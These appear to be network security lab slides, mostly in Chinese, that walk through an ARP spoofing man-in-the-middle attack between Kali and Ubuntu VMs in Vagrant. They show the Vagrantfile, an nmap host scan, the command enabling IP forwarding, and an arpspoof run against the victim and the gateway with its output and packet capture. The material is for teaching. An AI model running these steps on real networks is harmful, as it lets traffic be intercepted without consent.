


ARP Spoofing

- 發送偽造的 ARP replies 來介入 A 和 B 之間的通訊







A's cache is poisoned

Spoofed ARP replies
10.0.0.1 is at
cc:cc:cc:cc



A
IP:10.0.0.1
MAC:aa:aa:aa:aa

ARP cache

IP	MAC
10.0.0.2	cc:cc:cc:cc



B
IP:10.0.0.2
MAC:bb:bb:bb:bb


ARP cache

IP	MAC
10.0.0.1	aa:aa:aa:aa




Attacker
IP:10.0.0.3
MAC:cc:cc:cc:cc






Message intended to send to B




Attacker will relay the message



實驗環境

- Kali Linux (Bridged)
- Ubuntu (Bridged)
 - 帳號 : vagrant
 - 密碼 : vagrant



Bridged Network

```
1  Vagrant.configure("2") do |config|
2
3      config.vm.define "ubuntu" do |u|
4          u.vm.box = "ubuntu/focal64"
5          #u.vm.network "private_network" # Host-only
6          u.vm.network "public_network" # Bridge
7      end
8
9      config.vm.define "kali" do |k|
10         k.vm.box = "kalilinux/rolling"
11         #k.vm.network "private_network" # Host-only
12         k.vm.network "public_network" # Bridge
13     end
14
15 end
```

- vagrant reload
 - vagrant up
 - vagrant halt

```
==> ubuntu: Available bridged network interfaces:
1) Intel(R) Wi-Fi 6 AX200 160MHz
2) Npcap Loopback Adapter
3) Npcap Loopback Adapter
```


Vagrant ssh

- `vagrant ssh [name | id] [-- extra_ssh_args]`

```
PS C:\Users\yun\Desktop\nmlab\Vagrant> vagrant ssh ubuntu
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)
```

- `vagrant ssh-config`

```
PS C:\Users\yun\Desktop\nmlab\Vagrant> vagrant ssh-config
Host ubuntu
 HostName 127.0.0.1
  User vagrant
  Port 2200
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile C:/Users/yun/Desktop/nmlab/Vagrant/.vagrant/machines/ubuntu/virtualbox/private_key
  IdentitiesOnly yes
  LogLevel FATAL
```

步驟

- 1 : Attacker 使用 nmap 找到目標
- 2 : Attacker 設定 IP 轉發
- 3 : 確認 Victim 的 ARP Cache 中 Gateway 的 MAC address
- 4 : Attacker 開始 ARP Spoofing
- 5 : 確認 Victim 的 ARP Cache 中 Gateway 的 MAC address 已被欺騙

1 : Attacker 使用 nmap 找到目標

```
(vagrant@kali)-[~]
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:fd:bd:07 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic eth0
        valid_lft 86369sec preferred_lft 86369sec
    inet6 fe80::a00:27ff:febd:bd07/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:2b:57:85 brd ff:ff:ff:ff:ff:ff
    inet 172.20.10.3/28 brd 172.20.10.15 scope global dynamic eth1
        valid_lft 85521sec preferred_lft 85521sec
    inet6 fe80::a00:27ff:fe2b:5785/64 scope link
        valid_lft forever preferred_lft forever

(vagrant@kali)-[~]
$ sudo -s
(root@kali)-[/home/vagrant]
# nmap -sn 172.20.10.3/28
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 03:38 EST
Nmap scan report for 172.20.10.1
Host is up (0.0035s latency).
MAC Address: 92:8C:43:A8:E1:64 (Unknown)
Nmap scan report for 172.20.10.2
Host is up (0.00041s latency).
MAC Address: 08:00:27:69:C4:C9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.20.10.8
Host is up (0.00044s latency).
MAC Address: C8:E2:65:FF:32:5F (Intel Corporate)
Nmap scan report for 172.20.10.3
Host is up.
Nmap done: 16 IP addresses (4 hosts up) scanned in 8.58 seconds

(root@kali)-[/home/vagrant]
#
```

2 : Attacker 設定 IP 轉發

```
(vagrant@kali)-[~]  
$ sudo -s  
(root@kali)-[/home/vagrant]  
# cat /proc/sys/net/ipv4/ip forward  
0  
  
(root@kali)-[/home/vagrant]  
# echo 1 > /proc/sys/net/ipv4/ip forward  
  
(root@kali)-[/home/vagrant]  
# cat /proc/sys/net/ipv4/ip forward  
1
```

IP 轉發:

- 根據路由表轉發接收者不是自己的封包

- cat /proc/sys/net/ipv4/ip_forward
- echo 1 > /proc/sys/net/ipv4/ip_forward
- cat /proc/sys/net/ipv4/ip_forward

3 :確認 Victim 的 ARP Cache 中 Gateway 的 MAC address

```
vagrant@ubuntu-focal:~$ ip route
default via 10.0.2.2 dev enp0s3 proto dhcp src 10.0.2.15 metric 100
default via 172.20.10.1 dev enp0s8 proto dhcp src 172.20.10.2 metric 100
```

```
vagrant@ubuntu-focal:~$ ip neigh
172.20.10.1 dev enp0s8 lladdr 92:8c:43:a8:e1:64 REACHABLE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 REACHABLE
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
```

4 : 開始 ARP Spoofing 攻擊 (注意網卡介面名稱)

- sudo apt install dsniff
- arpspoof -i 網卡介面 -t 攻擊目標 Gateway

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 08:00:27:2b:57:85 brd ff:ff:ff:ff:ff:ff
   inet 172.20.10.3/28 brd 172.20.10.15 scope global dynamic eth1
       valid_lft 85075sec preferred_lft 85075sec
   inet6 fe80::a00:27ff:fe2b:5785/64 scope link
       valid_lft forever preferred_lft forever

(root@kali)-[/home/vagrant]
# arpspoof -i eth1 -t 172.20.10.2 172.20.10.1
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
8:0:27:2b:57:85 8:0:27:69:c4:c9 0806 42: arp reply 172.20.10.1 is-at 8:0:27:2b:57:85
```

17	16.142472496	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85
18	18.143863919	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85
19	20.165351283	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85
20	22.166138526	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85
21	24.216618001	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85
